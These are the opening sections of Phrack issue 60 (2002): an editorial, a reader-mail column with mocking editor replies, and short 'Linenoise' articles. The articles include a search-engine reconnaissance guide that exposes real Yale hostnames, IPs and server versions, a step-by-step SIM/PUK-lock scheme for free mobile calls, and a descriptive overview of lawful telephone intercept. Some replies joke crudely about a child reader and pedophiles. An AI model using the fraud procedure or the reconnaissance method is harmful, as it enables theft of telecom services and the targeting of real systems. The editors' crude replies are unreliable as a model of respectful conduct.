
==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x01 of 0x10

[-]==========[-]



[-]==========[-]

Jingle bells jingle bells jingle all the way...X-MAS TIME IS PHRACK-MAS TIME.

Wow, number #60 is out. Who ever thought that we will get that far :> Let's take a look back in time who kept phrack going over all these years. Ladies and gentlemen, we are proud to present the final, latest, incomplete and maybe incorrect PHRACK EDITOR IN CHIEF TIMELINE BACK TO THE BEGINNING:

DATE	NAME	PHRACKZ
2001-08-11		(p57..)
1997-09-01	route	(p51..p56)
1997-04-09	route, Datastream Cowboy	(p50)
1996-11-08	route, Datastream Cowboy, Voyager	(p49)
1996-09-01	Voyager, ReDragon, route	(p48)
1993-03-01	Erik Bloodaxe	(p42..p47)
1991-09-15	Dispater	(p33..p41)
1990-05-28	Crimson Death	(p31..p32)
1988-10-12	Taran King + Knight Lightning	(p20..p30)
1988-06-07	Crimson Death	(p18..p19)
1988-04-07	Shooting Shark	(p17)
1987-11-01	Elric of Imrryr	(p16)
1985-11-17	Taran King + Knight Ligthning	(p01..p15)

--[[[BEGIN OF SPACE & TIME - CREATION OF THE UNIVERSE - THE GENESIS]]]---

..we came a long way...

What's new?

We revived Phrack Prophile to honor those who did some kewl stuff for the scene.

This issue comes with a new section dedicated to tool annoucements (Phrack armory). It showcases selected tools that have been released during the last few month and that we consider cool enough to be mentioned here.

|=[Table of Contents]=---=|

The latest, and all previous, phrack issues are available online at http://www.phrack.org. Readers without web access can subscribe to the phrack-distrib mailinglist. Every new phrack is sent as email attachment to this list. Every new phrack issue (without the attachment) is announced on the announcement mailinglist.

To subscribe to the announcement mailinglist:
$ mail announcement-subscribe@lists.phrack.org < /dev/null

To subscribe to the distribution mailinglist:
$ mail distrib-subscribe@lists.phrack.org < /dev/null

To retrieve older issues (must subscribe first):
$ mail distrib-index@lists.phrack.org < /dev/null
$ mail distrib-get.<n>@lists.phrack.org < /dev/null
where n indicated the phrack issue [1..60].

Enjoy the magazine!

Phrack Magazine Vol 11 Number 60, Build 3, Dec 28, 2002. ISSN 1068-1035

|=----------=[C O N T A C T P H R A C K M A G A Z I N E]=---------=|

Editors : phrackstaff@phrack.org
Submissions : phrackstaff@phrack.org
Commentary : loopback@phrack.org
Phrack World News : pwn@phrack.org

We have some agressive /dev/null-style mail filter running. We do reply to every serious email. If you did not get a reply, then your mail was probably not worth an answer or was caught by our mailfilter. Make sure your mail has a non-implicit destination, one recipient, a non-empty subject field, and does not contain any html code and is 100% 7bit clean pure ascii.

|=---=|

Submissions may be encrypted with the following PGP key:

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.0.6 (GNU/Linux)
Comment: For info see http://www.gnupg.org

mQGiBD03YTYRBADYg6kOTnjEfrMANEGmoTLqxRZdfxGpvaU5MHPq+XHvuFAWHBm2
xB/9ZcRt4XIXw0OTL441ixL6fvGPNxjrRmAUtXSWrElGJ5lTj7VdJmdt/DbehzGb
NXekehG/r6KLHX0PqNzcr84sY6/GrZUiNZftYA/eUWDB7EjEmkBIMs3bnwCg3KRb
96G68Zc+T4ebUrV5/dkYwFUEAMgSGJpdy8yBWaFUsGOsGkrZZfdf6tRA+GGOnqjS
Lh094L8iuTfbxr7zO4E5+uToantAl56fHhnEy7hKJxuQdW1C0GKktUDhGltUxrob
zsNdN6cBprUT7//QgdOlm3nE2E5myozhhMxLMjjFl1mNo1YrNUEU4tYWm/Zvg9OF
Te8TBADS4oafB6pT9BhGOWhoED1bQRkk/KdHuBMrgwK8vb/e36p6KMj8xBVJNglY
JtIn6Iv14z8PtO62SEzlcgdsieoVncztQgLIrvCN+vKjv8jEGFtTmIhx6f/VC7pX
oLX2419rePYaXCPVhw3xDN2CVahUD9jTkFE2eOSFiWJ7DqUsIrQkcGhyYWNrc3Rh
ZmYgPHBocmFja3N0YWZmQHBocmFjay5vcmc+iFcEExECABcFAj03YTYFCwcKAwQD

```
FQMCAxYCAQIXgAAKCRB73vey7F3HClWRAJ4qxMAMESfFb2Bbi+rAb0JS4LnSYwCZ
AWI6ndU+sWEs/rdD78yydjPKW9q5Ag0EPTdhThAIAJNlf1QKtz715HIWA6G1CfKb
ukVyWVLnP91C1HRspi5haRdyqXbOUulck7A8XrZRtDUmvMGMO8ZguEjioXdyvYdC
36LUW8QXQM9BzJd76uUl/neBwNaWCHyiUqEijzkKO8yoYrLHkjref48yBF7nbgOl
i1y3QOyDGUT/sEdjE5lzHqVtDxKH9B8crVkr/O2GEyr/zRu1Z2L5TjZNcQO988Hy
CyBdDVsCBwUkdrm/oyqnSiypcGzumD4pYzmquUw1EYJOVEO+WeLAOrfhd15oBZMp
QlQ/MOfc0rvS27YhKKFAHhSchSFLEppy/La6wzU+CW4iIcDMny5xw1wNv3vGrScA
AwUH/jAo4KbOYm6Brdvq5zLcEvhDTKf6WcTLaTbdx4GEa8Sj4B5a2A/ulycZT6Wu
D480xT8me0H4LKl2j7lzhJwzG9HRp846gKrPgj7GVcAaTtsXgwJu6Q7fH74PCrOt
GEyvJw+hRiQCTHUC22FUAx6SHZ5KzwMs3W8QnNUbRBfbd1hPMaEJpUeBm/jeXSm4
2JLOd9QjJu3fUIOzGj+G6MWvi7b49h/g0fH3M/LF5mPJfo7exaElXwk1ohyPjeb8
s11m348C4JqmFKijAyuQ9vfS8cdcsYUoCrWQw/ZWUIYSoKJd0poVWaHQwuAWuSFS
4C8wUicFDUkG6+f5b7wNjfW3hf2IRgQYEQIABgUCPTdhTgAKCRB73vey7F3HCq5e
AJ4+jaPMQEbsmMfa94kJeAODE0XgXgCfbvismsWSu354IBL37BtyVg9cxAo=
=9kWD
-----END PGP PUBLIC KEY BLOCK-----


phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */

|=[ EOF ]=---------------------------------------------------------------=|
```

phrack.org:~# cat /dev/random

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x02 of 0x10

|=----------=[L O O P B A C K]=----------=|
|=----------=[phrackstaff]=----------=|

----| QUOTE of the month

[Once upon a time in #phrack]

<OUAH:#phrack> *** PHRACK #60 SCHEDULED FOR 2002-12-27 ***
<chmod_:#phrack> i know
<chmod_:#phrack> its already 2 hours late
<phrack_webmaster_undercover:#phrack> is it already the 27th?
<chmod_:#phrack> yes
<chmod_:#phrack> in some parts of the world
<bajkero:#phrack> Fri Dec 27 02:01:13 CET 2002

[Meanwhile: phrack_webmaster_undercover doing the
s/27th/28th/g thingie on index.php]

<phrack_webmaster_undercover:#phrack> hmm. strange, it reads 28th here.
<chmod_:#phrack> they changed recently
<chmod_:#phrack> it was 27th just one hour ago
<phrack_webmaster_undercover:#phrack> mysterious...

----| Statistics of the month

```
root@phrack.org:/var/log > grep '\.mil' httpd_access.log | uniq | wc -l
    248
root@phrack.org:/var/log > grep '\.gov' httpd_access.log | uniq | wc -l
    937
```

|=[0x01]=----------=|

Editor in Chief!!!!

[Nope, sorry I'm just the phrackstaff's slave answering the emails.]

I have been trying to get the phrack magazine but upto date I have not
succeeded.. I come from an African country called "kenya" and it seems they
dont bring them there!!!!!! Please send me the subscription and the
magazines if it posssible and bill me later,.....

[Kenya, 1.00North, 38.00East, 582,650sq, higest point you can read
phrack: Mount Kenya 5,199m, lowest point: Indian Ocen (0m hehe.).
Potential number of phrack readers: 31,138,735. Hacker growth rate: 1.15%,
hackers life expactancy at birth: 47.02 years, Literacy: age 15 and over
can read phrack. 78.1% of the total population can read phrack.
http://www.cia.giv/cia/publications/factbook/geos/ke.html]

My address is fredie@kikuyu.com

Yours truly

Fredie..

[Phrack is free. Nice to know that phrack read in all parts of the world,
we definitely want to hear from you more often]

|=[0x02]=----------=|

From: Omar Tarabay <omar_tarabay@yahoo.com>

Subject: a real newbie

Hey guys,

[Hello dude]

I read your last edition and it was just great, i visited the site daily to see if the new edition is down or not.

[oh, so that's you in the weblogs? Hi :>]

I realy liked the files on your last edition (lockpicking was the greatest) i won't ask questions that you expect me to ask like 'please tell me how to hack into hotmail or the pentagon'.

[Oh man, you missed it, I had some 0day for you]

put i read myself and learn things myself but as a newbie i don't find most of your articles understandable,its only for experts and pros so if you can write articles for newbies like me and many others who want to learn please do, and about myself i amTURBOWEST(i am sure that u can know my real name easily but please don't say it)

[Your real name is: TURBOEAST!]

I am 12 y/o

[Nothing to be ashamed of. We will be at the same age in 13 years.]

I program in python . I am trying to install linux on my PC but i face some problems which i am trying to solve(i read a lot of books about linux)

[You read these linux books? What did they teach you? How to format your harddrive, install a webcam and masturbate with 13 years old girls on netmeetings?]

finaly i would like to say thanks for all the phrack staff and ask them to reply to me.

TURBOWEST

[Nothing. Hope you wont get any problems with the pedophile child molesters who get back to you now...]

|=[0x03]=---=|

From: George escobar <dierwolf2@yahoo.com>
Subject: thanks

i found your site informative. thanks
dierwolf2

[at your service! We dont take money donation, however you can send female shaped human beings.]

|=[0x04]=---=|

From: "Anthony Webb" <a_gentle_man@hotmail.com>
Subject: OK..I'm stupid, but help me anyway

OK, I admit it...I love the website, but I can't find my way around in it. Yeah, I know, I'm dumber than a bag of rusty hammers. But I need help.

[It is a good start to admit it, let's look at your case]

I am looking for a simple program to keep track of my companies phone calls without the company knowing I'm doing it.

[Oh man ... that's not good at all ...]

No, I am NOT paranoid, they ARE out to get me.

[Honestly, you are not! Be prepared for the worst! Watch Jackie Chan
and Akira movies on a daily base to train your ninja-style to be
prepared to whatever there might come. Huh? Did you hear that?
THEY ARE ALREADY AT YOUR DOOR. RUUUUUUUUUUUUUUUUUN!]

I don't have $1100 to $2500 to spend on Call Accounting Software and I
don't need all those bells and whistles anyway. I just need to keep track
of who the people are talking to, what time, what extension, whether its
outbound or inbound, etc. The company has an Avaya (Lucent) Merlin Magix
PBX system. By tracking who they call I can establish that they are indeed
guilty of harrassment against my paranoid little butt.

Got any ideas? gentle....but pissed at the organization.

[Are you sure that noone of your coworkers watched this email?]

|=[0x05]=---=|

From: domino@hush.com

can I please get those zines in zip format, they are interesting, but I use
windows. If not, can you complete the articles? I was reading one, and it
was in txt and it said 9 of 10. there was no link to the 10th article. this
happened many times with different ones. Yeah anyways, I would be nice to
have those as zip files for those who don't have linux as would many others,
or at least fix the links. (not much of a problem just missing a page)
Great magazine, I just wish that I could complete it. thanx.

[(man winzip) || (man google) || (man brain) || (man life) || (man gun)]

|=[0x06]=---=|

From: "melissa royer" <melissa.royer@verizon.net>

Hello

I am having some trouble compiling the code extracted from your site. I
have the code on linux RH 7.3 Is this the problem??

[root@lenny Loki]# make linux

make[1]: *** [surplus.o] Error 1
make[1]: Leaving directory '/loki/loki2/Loki'
make: *** [linux] Error 2

[I swear this dood^H^H^H^H Melissa really tried to compile that 7 years old
source from p49. Unless we turn into a red-hat-gcc-problems-support-center
will we not give any hints. Rumours about any fusion on the latter topic
can not be confirmed or denied at this point.]

|=[0x07]=---=|

[someone with a 'new' and 'unbreakable' crytpo idea of his own]

[blah blah] ...didn't know Applied Cryptography, thanks for the link.
[blah blah] ...one time pad are maybe not very usefull but they are for
hackers ...[blah blah]. When a friend of mine rooted NASA i used one-time
pads to tell my other friends [blah blah blah].

[So what's your general recommendation then? That we should banish
blowfish and use one-time-pad's because they are..err..better when
we want to tell our...err..friends that we ..err..hacked NASA? hu?]

|=[0x08]=---=|

From: "Bowman, Michael" <Michael.Bowman@ed.gov>

SUBSCRIBE Phrack

    [Dear Government Of Education, you failed to subscribe where your
      our schoolars already succeeded. Please ask your classmate if you
      have any further problems. We are awaiting your second trial until
      next monday or we are urget to inform the director about your lack
      of success.]

|=[0x09]=---=|

[from web comments to phrack 3-9, 2002-11-07
FromL laipie@ms14.url.com.tw

Hello
I want to download some material from your website.

    [Our links are protected by some kind of intelligent checker. You
      have to press ALT-Q while clicking on the link (quickly!).]

|=[0x0a]=---=|

From: "Dustin Smith" <dustinsmith01@hotmail.com>
Subject: The unfortunate life...

Well you may know me as the "script kiddy" but lately i ma having
illusions of Grandure and am aspiring to be...I dont dare say it
cuz I am stillso far off but yet so close. So a subsription to your Holy
grail will be just peaches...In all humbleness of the greatness
that is possed by few I bid you adue...

    [THIS IS NOT MADE UP! We really get these kind of emails!]

    [Get a brain first!]

|=[0x0b]=---=|

From: "Princess Of Darkness" <broken_flowers@hotmail.com>
Subject: symantec

uhh... hello.

::waves::

My name’s Rosie. hi. I really actually know very little to nothing about
hacking.. and it’d like to know more. I know links, websites, etc. etc.

    [That’s a beginning!
      Lesson2: "How do I read the website".
      Lesson3: "How do I understand the website"
      Lesson4: "How do I utilize the website"
      Lesson5: "How do I hire for a lawyer"
      Lesson6: "How do I escape the feds"]

but when you can’t even write html it makes things a little difficult. God
I feel so retarded. don’t laugh. I’m a lam0r, i know.

    [The real reason why phrack comes as .txt is because noone knows
      this < > -thingie either.]

anyway, thanks a lot for like.. reading this...

    [thanks a lot for like.. writing this...]

and uh.. don't find out where i live.. cos that's.. scary.. O.o;;

adios
~0513~

|=[0x0c]=---=|

From: anthony charles <bemoeasy@yahoo.com>
Subject: EAGER STUDENT

Dear editor,

i was directed by somebody i met online that i should
contact your mag about being a hacker.I'm resident in
Nigeria,West Africa. i would be very grateful if you
can assist me because it has been my dream to be a
hacker.

The users in the hackers lounge in yahoo chat are too
fast for me. i need to learn the rudiments of becoming
a hacker.Every start's somewhere...this is where i
start if you would honor me by imparting knwledge to
an eager student.

Awaiting your reply.
yours sincerely
Anthony Charles

    [no comment]

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x03 of 0x10

|=----------=[L I N E N O I S E]=----------=|
|=----------=[Phrack Staff]=----------=|

--[Contents

--[1 - The Dark Side of NTFS

Ok, this didnt fit anywhere else so we put it here:

http://patriot.net/~carvdawg/docs/dark_side.html

--[2 - Watching Big Brother

by da_knight <x667576616a6e@yahoo.com>

Have you ever wanted to be the one doing the watching? If you are a system administrator of UNIX / Linux servers, then you may be aware of a product called Big Brother, which can be downloaded from 'http://bb4.com/'. This article is by no means technical, simply because it doesn't need to be. It is divided into two sections, so bear with me for the briefing on Big Brother (BB).

BB is a program that will monitor various computer equipment; things it can monitor are connectivity, cpu utilization, disk usage, ftp status, http status, pop3 status, etc. As you might imagine, this information is very important to an organization. BB is your standard client / server setup. The server software can run on various flavors of UNIX, Linux and NT. The client software is available for UNIX, Linux, NT, Mac, Novell, AS/400, and VAXEN; some client software is provided by 3rd-party vendors and not supported by BB4 Technologies.

The cool thing about this is all of this information is viewed on a web page. So, if you have multiple servers that you have to maintain, with this product you would be able to go to one web page and quickly get a status of all of those servers - pretty handy. When everything is fine your status is "green", major problems are indicated by "red".

Example: The connectivity (conn) status is done by pinging the equipment in question; if the ping fails then it would appear as a red zit on the web page. When tests such as this fail, BB can be configured to automatically page the administrator.

Here is a quick run down of the statuses, listed in order of severity:

red - Trouble; you've got problems.
purple - No report; the client hasn't responded in the last 30 minutes.
yellow - Attention; a threshold has been crossed.
green - OK; take the day off.
clear - Unavailable; the test has been turned off.
blue - Disabled; notification for this test has been turned off.

The status is also reflected in the title of the web page, so it only takes one red zit to cause the web page title to start with "red:Big Brother"; we're going to get into this in a minute.

A common thing for administrators to do is to monitor their most important systems with this product, as well as the most important aspects of each system. If you have a web server, you would want to monitor the http and conn statuses just to make sure people are still able to connect to the server. Other tests I have seen are to check Oracle, or to list all connected users. Hell, they even have a way to add weather reports. The point is, it's pretty limitless what can be monitored, it just depends on what you deem important.

Now that you have a little bit of an understanding what BB can do, I want to quote two things from BB4 Technologies (BB4) FAQ - Section 5: Security Considerations (http://bb4.com/bb/help/bb-faq.html#5.0). Everything in that section of the FAQ should be considered, but we'll focus on these two.

"BB does not need to run as root. We suggest creating a user 'bb' and running bb as that user." "We recommend password-protecting the Big Brother web pages"

So, you ask yourself, why are these things important to me? Well, one, you know that administrators who run this software probably have it setup using the user 'bb', and that they may also be running it with root level access. This gives you a valid user account on a system and this account probably wouldn't be used by a human very often so the password could be something simple. But that's not the point of this article. The second thing is that BB4 realizes the information on these web pages is extremely important and they recommend password-protecting them.

Following this logic you then say these are web pages, so it's running on a web server and if they're not password-protected and the server is visible to the WWW, then...that's right search engines will find these pages and serve them up when you know what to look for.

What are you waiting for? Go to 'http://www.google.com' and search for "green:Big Brother" (include the quotes; it makes it more refined). You will get about 16,200 matches. Now that doesn't mean that those are all unique because it will have numerous pages from the same site, but you get the point. I would estimate that there are over 200 sites that can be viewed this way. Remember to search for all the other statuses too, just change the name of the color. One more thing, I chose Google for a reason. Some of these sites no longer run the BB product, but Google has a nice ability to view cached pages, so you can still glean information from them.

After you scroll through the list of sites you will realize that the majority of them are either small ISP's or colleges. I'm going to pick on a college, an Ivy League one, no less. I can tell you from looking at this particular BB site that the BB server is running on a computer called 'artemis.cs.yale.edu' and the IP address is '128.36.232.57'. Also the computer 'rhino.zoo.cs.yale.edu' is having some serious issues. How did I find the IP address? Simple; if you click on the "green" or whatever color button under the "conn" column, you will see a web page that has information similar to this:

```
-------------------------------------------------------

rhino.zoo.cs.yale.edu - conn

-------------------------------------------------------

green Sun Jun 30 01:33:15 EDT 2002 Connection OK  PING 128.36.232.12
(128.36.232.12) from 128.36.232.57 : 56(84) bytes of data. 64 bytes
from 128.36.232.12: icmp_seq=0 ttl=255 time=379 usec

--- 128.36.232.12 ping statistics ---
1 packets transmitted, 1 packets received, 0% packet loss round-trip
min/avg/max/mdev = 0.379/0.379/0.379/0.000 ms

-------------------------------------------------------
```

Right there you know that the ping command was trying to ping ’128.36.232.12’, in this case, ’rhino.zoo.cs.yale.edu’ and that it came from ’128.36.232.57’ or ’artemis.cs.yale.edu’. Let’s see what else we can find out.

I can see that almost all of their servers run Tripwire, so they are UNIX systems, and you probably would have a hard time creating a backdoor account on these systems. On another page, we get to see the users who are currently logged in. Currently we have 33 users logged in, and seeing as it’s 1:33 AM, I think some people left their computers logged in.

I want to get more information about Yale’s servers, so let’s go back to Google and look for another page from Yale, but this time look for ’zelda.cs.yale.edu’. Now we can get some good information. When this site is displayed you will see quite a few servers, listed as well as several departments. If you want to know what software ’plucky.cs.yale.edu’ is using to run it’s HTTP services just click on the ’green’ button:

---

plucky.cs.yale.edu - http

---

green Sun Jun 30 01:45:21 EDT 2002

http://plucky.cs.yale.edu - Server OK
HTTP/1.1 200 OK
Server: Microsoft-IIS/4.0
Content-Location: http://plucky.cs.yale.edu/index.html Date: Sun, 30 Jun 2002 05:45:21 GMT
Content-Type: text/html
Accept-Ranges: bytes
Last-Modified: Tue, 12 Jan 1999 20:49:40 GMT ETag: "54b4ec126d3ebe1:4051"
Content-Length: 2226

Seconds: 0.01

What the hell? They’re actually running IIS 4.0? Don’t they know how insecure that is? But I digress. From that information you know that the server is some version of Windows NT and it has IIS 4.0 running, that could be handy.

Zelda is also showing they monitor printers. Now that can be fun; what if the message "I think therefore I hack!" is sent to the printer ’philo-printer.philosophy.yale.edu’? And in case you’re wondering, the printer is an ’HP LaserJet 4050 Series’; I just had to click on the button under the "printer" column to find that out.

Elsewhere on this same site, I find that several servers are running TELNET, POP3, Oracle, FTP, and IMAP. Most of these services will gladly tell you what version of the software they are running. Oracle, for instance, is even nice enough to show you all of the connected users. How can you thank them enough for this valuable information?

Also, it seems only the geologists at Yale feel they have data that is of great importance. I wasn’t able to view what they monitor because of access permissions on their web site, but I do know that they are running their web server on Apache version 1.3.26.

As you can see, I would be able to gather an enormous amount of vital infrastructure data in a few minutes. Plus, I didn’t break any laws. These

web pages are posted in a manner that the entire world can view them. It might take someone 10 minutes or more to find out a few facts about 1 particular system, but in that amount of time I found numerous facts about over 40 systems at the same organization. Thanks Big Brother!

I feel it should be mentioned that the information found on these web pages is information that most organizations don't even let employees outside of the IT department see. I guess I should feel special since Yale must feel that I'm not a security risk, otherwise they would have made me authenticate to their web sites.

Imagine this; an ISP that lists all of their routers complete with IP's and model information. If you had that, you could possibly rely on vulnerabilities in SNMP discovered earlier this year, or better yet, rely on the default accounts / passwords setup on these types of devices. I only bring this up because I know I did come across an ISP that did list routers and the majority of the sites returned by Google seemed to be smaller ISPs.

Also, about searching on Google, I would recommend searching for "red:Big Brother", because these pages will always give you more information than when the system is running perfectly.

Finally, I didn't write this article to condone breaking into systems and providing a means to that end. I wrote this because security is extremely important; with the information that is found because of this one product your environment could be compromised. If you are a system administrator for a site that shows up on Google you may want to secure your BB web pages, because by the time you read this the world is going to know your infrastructure.

--[3 - Free Mobile Calls

by eurinomo

This bug can be utilized to make FREE CALS, FREE SMS, and even FREE WAP.

1st you have to see if you mobile network has the bug. Just call the service free number (to don't waste money) and say to them that you card is locked that you forgot your fone in your litle syster's room and your mobile says "Sim Card is lock" or something, say that maybe yor sister have wronged the puk because the phone was powered off and now it's on. Then the guy must say that you have to go to one of theyr Mobile Shops and say the problem and they will give you another card with the same number and money as the old. Ask them how much it will cost and the guy must say it's for free! :-)

Now the Matirial that youl need:
- A mobile phone not nokia (it's better to be yours and not unlocked)
- And a nokia(can be a unlocked 1 or steled or borrowed. Do as you wish!)

How to do it:

Mobile1 = Not nokia
Mobile2 = Nokia

Put the card in the mobile1 and enter your pin. When it booted up put this code 3 times:
**04*00000000*00000000*00000000#
or try
**05*00000000*00000000*00000000#

Check the manual and search for the code to change the puk if the above examples dont work. Or give a email to motorola and say that you have a motorola phone and that you want to change the puk and you know that is a code to change (the code isn't ilegal and it's also specified in the manual).

If the code isnt the one that i have telled is 1 nerby. If you have a motorola flare when you put **04* or **05* it'ill say "Enter the old Puk" or something like that automatly and then ask the new puk code 2 times. But the important is to lock your card, i think you can do it also if you wrong the pin 3 times and then enter a wrong puk and vuala it's locked! But what i was saing about the code it's was tested but you can try this last too, use it in your on risk.

Now goto the Mobile Shop and say what hapened (that your litle sister or a doughter of an friend of your mother or something like that...) And then they will dupicate the card and they will give you the new one and the old one. At last they normaly give the 2.

Now the easy part. Put the old card in the nokia and boot it up and you see thats not locked!!! and if you put on anoher phone not nokia its says that its locked, the Bug is a more nokia Bug that a network Bug. Now send a SMS with the old card and see if disconted money. Then see if was disconted from the new card if not than it's because the Network has the bug and you can waste the money off the old card as you wish but you only have 2 weeks or soo before they cut it out of the Network and it's completly lock, but the new card stil have the same money and you can do it again and again that i think they woldn't catch you.

This was tested in the Portugal Vodafone Mobile Phone Network.

--[4 - Introduction to Lawfully Authorized Electronic Surveillance (LAES)

by Mystic <mystic@lostways.net>

In 1994 Congress adopted the Communications Assistance for Law Enforcement Act (CALEA). It's intent was to preserve but not expand the wiretapping capabilities of law enforcement agencies by requiring telecommunication providers to utilize systems that would allow government agencies a basic level of access for the purpose of surveillance. The act however does not only preserve the already existing capabilities of law enforcement to tap communications, it enhances them, allowing the government to collect information about wireless callers, tap wireless content, text messing, and packet communications. The standard that resulted from this legislation is called Lawfully Authorized Electronic Surveillance or LAES.

A Telecommunications Service Provider (TSP) that is CALEA compliant provides means to access the fallowing services and information to Law Enforcement Agencies (LEAs):

1. Non-call associated: Information about the intercept subjects that is not necessarily related to a call.

2. Call associated: call-identifying information about calls involving the intercept subjects.

3. Call associated and Non-call associated signaling information: Signaling information initiated by the subject or the network

4. Content surveillance: the ability to monitor the subjects' communications.

This process is called the intercept function. The intercept function is made up of 5 separate functions: access, delivery, collection, service provider administration, and law enforcement administration.

----[4.1 The Access Function (AF)

The AF consists of one or more Intercept Access Points (IAPs) that isolate the subject's communications or call-identifying information

unobtrusively. There are several different IAPs that can be utilized in the intercept function. I have separated them into Call Associated and Non-call Associated information IAPs and Content Surveillance IAPs:

Call Associated and Non-call Associated information IAPs

- Serving System IAP (SSIAP): gives non-call associated information.

- Call-Identifying Information IAP (IDIAP): gives call associated information and in the form of the fallowing call events for basic circuit calls:

  Answer - A party has answered a call attempt
  Change - The identity or identities of a call has changed
  Origination - The system has routed a call dialed by the subject or the system has translated a number for the subject
  Redirection - A call has been redirected (e.g., forwarded, diverted, or deflected)
  Release - The facilities for the entire call have been released TerminationAttempt - A call attempt to an intercept subject has been detected

- Intercept Subject Signaling IAP (ISSIAP): provides access to subject-initiated dialing and signaling information. This includes if the intercept subject uses call forwarding, call waiting, call hold, or three-way calling. It also gives the LEA the ability to receive the digits dialed by the subject.

- Network Signaling IAP (NSIAP): Allows the LEA to be informed about network messages that are sent to the intercept subject. These messages include busy, reorder, ringing, alerting, message waiting tone or visual indication, call waiting, calling or redirection name/number information, and displayed text.

Content Surveillance IAPs

The fallowing are content surveillance IAPs that transmit content using a CCC or CDC. An interesting note about content surveillance is that TSPs are not responsible for decrypting information that is encrypted by the intercept subject unless the data was encrypted by the TSP and the TSP has the means to decrypt it.

- Circuit IAP (CIAP): accesses call content of circuit-mode communications.

- Conference Circuit IAP (CCIAP): Provides access to the content of subject-initiated Conference Call services such as three-way calling and multi-way calling.

- Packet Data IAP (PDIAP): Provides access to data packets sent or received by the intercept subject.

These include the fallowing services:

ISDN user-to-user signaling
ISND D-channel X.25 packet services
Short Message Services (SMS) for cellular and Personal Communication Services
Wireless packet-mode data services (e.g., Cellular Digital Packet Data (CDPD), CDMA, TDMA, PCS1900, or GSM-based packet-mode data services)
X.25 services
TCP/IP services
Paging (one-way or two-way)
Packet-mode data services using traffic channels

----[4.2 The Delivery Function (DF)

The DF is responsible for delivering intercepted communications to one

or more Collection Functions. This is done over two distinct types of channels: Call Content Channels (CCCs) and Call Data Channels (CDCs). The CCCs are generally used to transport call content such as voice or data communications. CCCs are either "combined" meaning that they carry transmit and receive paths on the same channel, or "separated" meaning that transmit and receive paths are carried on separate channels. The CDCs are generally used to transport messages which report which is text based such as Short Message Service (SMS). Information over CDCs is transmitted using a protocol called the Lawfully Authorized Electronic Surveillance Protocol (LAESP).

----[4.3 The Collection Function (CF)

The CF is responsible for collecting and analyzing intercepted communications and call-identifying information and is the responsibility of the LEA.

----[4.4 The Service Provider Administration Function (SPAF)

The SPAF is responsible for controlling the TSP's Access and Delivery Functions.

----[4.5 The Law Enforcement Administration Function (LEAF)

The LEAF is responsible for controlling the LEA's Collection Function and is the responsibility of the LEA.

Now that I've introduced you to LAES lets look at an implementation of it that is on the market right now and is being used by some TSPs:

Overview of the CALEAserver:

The CALEAserver is manufactured by SS8 Networks. It is a collection and delivery system for call information and content. It allows existing networks to become completely CALEA compliant. It allows for a LEA to monitor wireless and wire line communications and gather information about the calls remotely. The CALEAserver interfaces with the network through Signaling System 7 (SS7) which is an extension of the Public Switched Telephone Network (PSTN). The CALEAserver is composed of three major layers: the Hardware Platform Layer, the Network Platform Layer and the Application Software Layer.

The Hardware Platform Layer consists of the Switching Matrix and the Computing Platform. The Switching Matrix is an industry standard programmable switch. It contains T1 cards for voice transmission and cross connect between switches, DSP cards for the conference circuits required for the intercept and DTMF reception/generation, and CPU cards for management of the switch. The Computing Platform is a simplex, rack mounted, UNIX based machine. It is used to run the CALEAserver application software that provides Delivery Function capabilities and controls the Switching Matrix.

The Network Platform Layer provides SS7 capability, as well as, call processing APIs for the Application Software Layer. It also controls the Switching Matrix.

The Application Software Layer is where the Delivery and Service Provider Administration functions are carried out. It isolates the interfaces towards the Access and Collection Functions from the main delivery functionality allowing for multiple Access and Collection Functions through the Interface Modules that can be added or modified without impacting the existing functionality.

System Capacity:

Configurable for up to:

1000 Collection functions
128 Access Function Interfaces

```
32 SS7 links
512 simultaneous call content intercepts on a single call basis
64 T1 voice facilities

Operating Environment:

NEBS compliant, -48 volt, 19" rack mounted equipment
Next-generation UltraSPARC processor
66-MHz PCIbus
Solaris UNIX operating system
9Gbyte, 40-MB/sec SCSI disks
512 Mbytes RAM standard
Ethernet/Fast Ethernet, 10-BaseT and 100-BaseT
Two RS-232C/RS-423 serial ports
Programmable, scalable switch with up to 4000 port time slot interchange

Features:

Built in test tools for remote testing
Full SS7 management system
Alarm reporting and Error logging
Automatic software fault recovery
Automatic or manual disk backup
SNMP support
Optional support for X.25 and other collection function interfaces
ITU standard MML and Java based GUI support
Support of both circuit-switched and packet-switched networks
Optional support for other access function interfaces as required for
         CALEA compliance, including:
 *HLR (Home Location Register)
 *VMS (Voice Mail System)
 *SMS (Short Message System)
 *CDPD wireless data
 *Authentication Center
 *Remote access provisioning
```

This concludes the introduction to LAES. This being only an introduction, I've left out allot of details like protocol information. However, if you are interested it learning more about LAES I would suggest reading the TIA standard J-STD-025A. I hope you learned a little bit more about the surveillance capabilities of LEAs. If you have any questions feel free to contact me. Email address: see above.

--[5 - Java tears down the Firewall

